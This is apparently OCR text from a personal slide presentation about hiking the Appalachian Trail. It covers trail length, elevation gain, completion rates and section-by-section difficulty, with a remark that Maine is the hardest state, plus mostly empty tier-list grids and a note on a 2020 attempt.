
- AT Length: 2200 miles (technically 2198.4 miles according to the 2023 survey ~~but who's counting)~~
- 14 states
- Two national parks
- Cumulative Elevation change: 464,450ft, or ***Mt. Everest sixteen times***
- Average shoe turnover: 4-5 pairs
- Average time on trail start to finish: 6 months
- Estimated completion rate: ~20%-25%
- 2023: 1050+ finished

Elevation Profile



Difficulty

- GA-VA
  - Rugged Appalachian Southern Mts., Virginia Highlands, Great Smoky Mtn Natl Park, Blue Ridge Mountains, Shenandoah Natl Park (pretty tough)
- WV-NJ
  - Mid Atlantic Lowlands (easy)
- NY-VT
  - Southern New England, Green Mountains (rugged but not terrible)
- NH-ME
  - the hardest m*********ing hike of your life, White Mts, Mahoosuc Range, 100 Mile Wilderness, river crossings that will kill you
- Maine is the hardest state by a long shot, but (for NOBOs) it's also the point where you're most prepared for the difficulty
- Maine reminds me of the final boss fight of a video game: "You spent the whole game training for this, show me what you learned"


S
A
B
C
D
Unranked

S		
A		
B		
C		
D		
Unranked		

S		
A		
B		
C		
D		
Unranked		


S		
A		
B		
C		
D		
Unranked		


S		
A		
B		
C		
D		
Unranked		

S	
A	
B	    
C	    
D	
Unranked	

S	
A	 
B	    
C	    
D	
Unranked	


Maine Tier	
S	
A	 
B	    
C	    
D	
Unranked	






First attempt: Feb 29th – March 17th, 2020

Exited trail at northern exit of GSMNP

